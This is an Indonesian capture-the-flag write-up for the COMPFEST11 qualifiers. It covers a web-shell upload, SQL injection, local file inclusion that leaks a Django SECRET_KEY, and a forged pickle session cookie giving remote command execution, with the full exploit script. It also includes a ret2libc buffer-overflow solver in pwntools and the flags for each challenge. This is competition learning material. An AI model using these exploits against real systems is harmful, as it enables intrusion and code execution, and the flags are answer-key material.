
Pendaftaran Volunteer AYEY!

Nama :

No.Hp :

Pas Foto : No file selected.

kemudian langsung saja kami coba fitur upload dan mencoba upload shell dengan content-type: image/png



dan ternyata berhasil, sempat bingung dengan lokasi flagnya, mulai dari

COMPFEST11{w3b_sh3LL_m4nta4p}

COMPFEST11{are_y0u_c0c0Nut_or_y0u_ar3_nuT}

tapi teringat kata meme kemudian kami coba cek gambar satu persatu dan didapat flag yang benar



Spongesecret.png


Flag

COMPFEST11{s3nd1ng_f4ke_m41l_huh?}


Pemetaan Perguruan Tinggi

Cara Pengerjaan


Diberikan link <http://104.250.105.109:19008/> dan nis:pass sebagai 1:compfest dan tampilan sebagai berikut




sempat bingung karena banyak form yang di filter tetapi kami berhasil menemukan parameter yang masih belum di filter



langsung saja kami coba disqlmap



kemudian kami cari pada table data_siswa flagnya




Flag

COMPFEST11{beware_of_SQLI}

FileShack

Cara Pengerjaan

Diberikan link <http://104.250.105.109:19080> dan source code api.py dan urls.py




The screenshot shows the Visual Studio Code editor interface. The top bar indicates the current file is 'urls.py' and the time is 'Min Agu 4, 00:53:36'. The left sidebar shows the file explorer with 'urls.py' selected. The main editor area displays the following Python code:

```
home > tukangshir > Downloads > urls.py > @include
1 from django.urls import include, path
2 from . import api, views
3
4 urlpatterns = [
5     path('', views.index),
6     path('file', api.list),
7     path('file/<str:token>', api.download),
8 ]
9
```

The status bar at the bottom shows 'Ln 1, Col 1', 'Spaces: 4', 'UTF-8', 'LF', and 'Python'.

urls.py



```
1 from django.http import JsonResponse, Http404
2 from django.views.static import serve
3 from .models import File
4
5 import os
6
7
8 def list(request):
9     file_list = File.objects.order_by('id')
10    token_list = []
11    for file in file_list:
12        token_list.append(file.token)
13    return JsonResponse({'Token': token_list})
14
15
16 def download(request, token):
17     file_path = None
18
19     try:
20         # Protection against "SQL Injection"
21         token = token.replace('\'', '')
22         token = token.replace(':', '')
23         token = token.replace(';', '')
24         file_list = File.objects.raw('SELECT * FROM fileboard_file WHERE token="%s" % token)
25         for file in file_list:
26             file_path = file.file_path
27     except:
28         raise Http404
29
30     if file_path:
31         file_dir = os.path.dirname(os.path.dirname(os.path.dirname(os.path.abspath(__file__))))
32         file_path = file_dir + '/files/' + file_path
33         request.session['last_viewed'] = token
34         return serve(request, file_path, '/')
35     else:
36         raise Http404
37
```

api.py

pada api.py kami menukan SQL injection, kemudian langsung kami coba inject dengan payload

http://104.250.105.109:19080/file/df89182c50e0a62779b3d6a741951862807a4f3a"union all
select 1,2,3%23

hasil 404 Not Found


kemudian kami membaca file api.py kembali ternyata jika file tidak ditemukan maka akan
menuju exception Http404

setelah itu kami iseng coba LFI

/etc/passwd [404]

../etc/passwd [404]

../../etc/passwd [200]



kemudian kami coba load file settings.py yang ada terdapat pada ../FileShack/settings.py



kemudian kami melakukan eksploitasi menggunakan SECRET_KEY pada settings.py


```
tukangsthr@MagicWorld:~/jan/pwp$ cat q.py
#!/usr/bin/python
import django
import django.core.signing, django.contrib.sessions.serializers
from django.http import HttpResponse
import pickle
import os, requests

while True:
    SECRET_KEY= '14wzd09dg1_ukfajt(6)bs5j*nhf2#_xop^ry_y)5f8m0apq' #'[RETRIEVEDKEY]'
    #Initial cookie I had on sentry when trying to reset a password
    cookie='gASVAwAAAAAAB9lC4:1htxZK:HR2kSLSn90FBsQJ3XKqQCJvwDpQ'
    #cookie='gAJ9cQFYcgAAAHr1c3Rjb29raWVxAlgGAAAd29ya2VkcQNZLg:1fjsBy:FdZ8oz3sQBnx2TPyncNt0LoytAw'
    newContent = django.core.signing.loads(cookie,key=SECRET_KEY,serializer=django.contrib.sessions.serializers.PickleSerializer,salt='django.contrib.sessions.backends.signed_cookies')
    class PickleRce(object):
        def __reduce__(self):
            return (os.system,(input('$ ') + "> /tmp/a.txt",))
    newContent['testcookie'] = PickleRce()

    cooks = django.core.signing.dumps(newContent,key=SECRET_KEY,serializer=django.contrib.sessions.serializers.PickleSerializer,salt='django.contrib.sessions.backends.signed_cookies',compress=True)

    requests.get('http://104.250.105.109:19080/', cookies={'sessionId':cooks})

    print(requests.get('http://104.250.105.109:19080/file/df89182c50e0a62779b3d6a741951862807a4f3a%22union%20select%201,2,0x2e2f2e2e2f746d702f612e747874%23').text)

tukangsthr@MagicWorld:~/jan/pwp$ python3 q.py
$ cat /var/flag/a8d0183
COMPFEST11{sQLi_4Nd_tH3N_Rc3_uWu_6c1d7fef}
$
```

Kode

```
q.py x apl.py url.py
home » tukangsthr » jan » pwp » q.py » ...
Set as interpreter
1 #!/usr/bin/python
2 import django
3 import django.core.signing, django.contrib.sessions.serializers
4 from django.http import HttpResponse
5 import pickle
6 import os, requests
7
8 while True:
9     SECRET_KEY= '14wzd09dg1_ukfajt(6)bs5j*nhf2#_xop^ry_y)5f8m0apq' #'[RETRIEVEDKEY]'
10    #Initial cookie I had on sentry when trying to reset a password
11    cookie='gASVAwAAAAAAB9lC4:1htxZK:HR2kSLSn90FBsQJ3XKqQCJvwDpQ'
12    #cookie='gAJ9cQFYcgAAAHr1c3Rjb29raWVxAlgGAAAd29ya2VkcQNZLg:1fjsBy:FdZ8oz3sQBnx2TPyncNt0LoytAw'
13    newContent = django.core.signing.loads(cookie,key=SECRET_KEY,serializer=django.contrib.sessions.serializers.PickleSerializer,salt='django.contrib.sessions.backends.signed_cookies')
14    class PickleRce(object):
15        def __reduce__(self):
16            return (os.system,(input('$ ') + "> /tmp/a.txt",))
17    newContent['testcookie'] = PickleRce()
18
19    cooks = django.core.signing.dumps(newContent,key=SECRET_KEY,serializer=django.contrib.sessions.serializers.PickleSerializer,salt='django.contrib.sessions.backends.signed_cookies',compress=True)
20
21
22    requests.get('http://104.250.105.109:19080/', cookies={'sessionId':cooks})
23
24    print(requests.get('http://104.250.105.109:19080/file/df89182c50e0a62779b3d6a741951862807a4f3a%22union%20select%201,2,0x2e2f2e2e2f746d702f612e747874%23').text)
25
26
```

Flag

COMPFEST11{sQLi_4Nd_tH3N_Rc3_uWu_6c1d7fef}

Pwn

Let's Jump

Cara Pengerjaan

Kami diberi file ELF64-bit dan layanan yang berjalan pada server, setelah kami analisa kemungkinan kami harus melakukan bufferoverflow untuk mendapatkan shell pada server.

Pseudocode fungsi yang diduga memiliki celah bufferoverflow

disini pertama kita coba mencari panjang offset untuk melakukan ROP , disini saya menggunakan gef untuk melakukannya.

Breakpoint 0x4006c0 (*entrypoint)

run

x/15i \$pc mencair address main

breakpoint *0x400859

continue

mencari fungsi yang memanggil fgets lalu melakukan breakpoint pada leave nya

breakpoint *0x4008a8

continue

x/15i 0x400836

break *0x400857

continue

input 'aaaaaaaaa'

cek rbp dan rsp

cek inputan kita

```

gef> x/40wx $rsp
0x7fffffffdb0: 0x00000000 0x00000000 0xffffdc00 0x61007fff
0x7fffffffdbf0: 0x61616161 0x61616161 0x0040000a 0x00000000
0x7fffffffdc00: 0x004008c0 0x00000000 0xf7a2d830 0x00007fff
0x7fffffffdc10: 0x00000000 0x00000000 0xffffdce8 0x00007fff
0x7fffffffdc20: 0xf7ffcca0 0x00000001 0x00400859 0x00000000
0x7fffffffdc30: 0x00000000 0x00000000 0x21e68f26 0x56b6e466
0x7fffffffdc40: 0x004006c0 0x00000000 0xffffdce0 0x00007fff
0x7fffffffdc50: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdc60: 0x88468f26 0xa9491b19 0x9fb68f26 0xa9490ba3
0x7fffffffdc70: 0x00000000 0x00007fff 0x00000000 0x00000000

```

Dan ternyata sudah pas selanjutnya mari kita buat solver , disini saya menggunakan ret2libc attack

```

noob> kosong ctf $ python jump.py
[+] Opening connection to 104.250.105.109 on port 19001: Done
[*] Switching to interactive mode
$ ls
flag.txt
problem
$ cat flag.txt
COMPFEST11{jump_and_play_with_ret_gadget}

```

Kode

solver.py

```

from pwn import *

s = remote("104.250.105.109", 19001)
s.recvline()
poprdi = p64(0x400923)
s.sendline("a"*9+poprdi+p64(0x601030)+p64(0x400630)+p64(0x400859))
data = u64(s.recvline()[:-1].ljust(8,"\x00"))
libc = data-0x6dad0
shell = libc+0x18cd57
system = libc+0x45390

s.recvline()
s.sendline("a"*9+poprdi+p64(shell)+p64(system))
s.interactive()

```

Flag

CTF{jump_and_play_with_ret_gadget}

Info/Bonus

The Game Start

Cara Pengerjaan

Challenge

107 Solves


×

The Game Start

1

COMPFEST11{iyeu_teh_bendera}

Jika anda berhasil solve soal ini berarti Penyisihan CTF
Compfest sudah dimulai



Pembuat soal: if


Copas Flag yang diberikan.

Flag

COMPFEST11{iyeu_teh_bendera}

Bergabunglah di Discord Kami

Cara Pengerjaan




Copas Flag yang tertera di server Discord Compfest.

Flag

COMPFEST11{w3lc0M3_tO_d15C0Rd_g4N}

Ikuti Akun Instagram Compfest

Cara Pengerjaan



Copas Flag yang tertera di akun Instagram Compfest.

Flag

COMPFEST11{follow_compfest_instagram_account_to_get_further_info_about_compfest}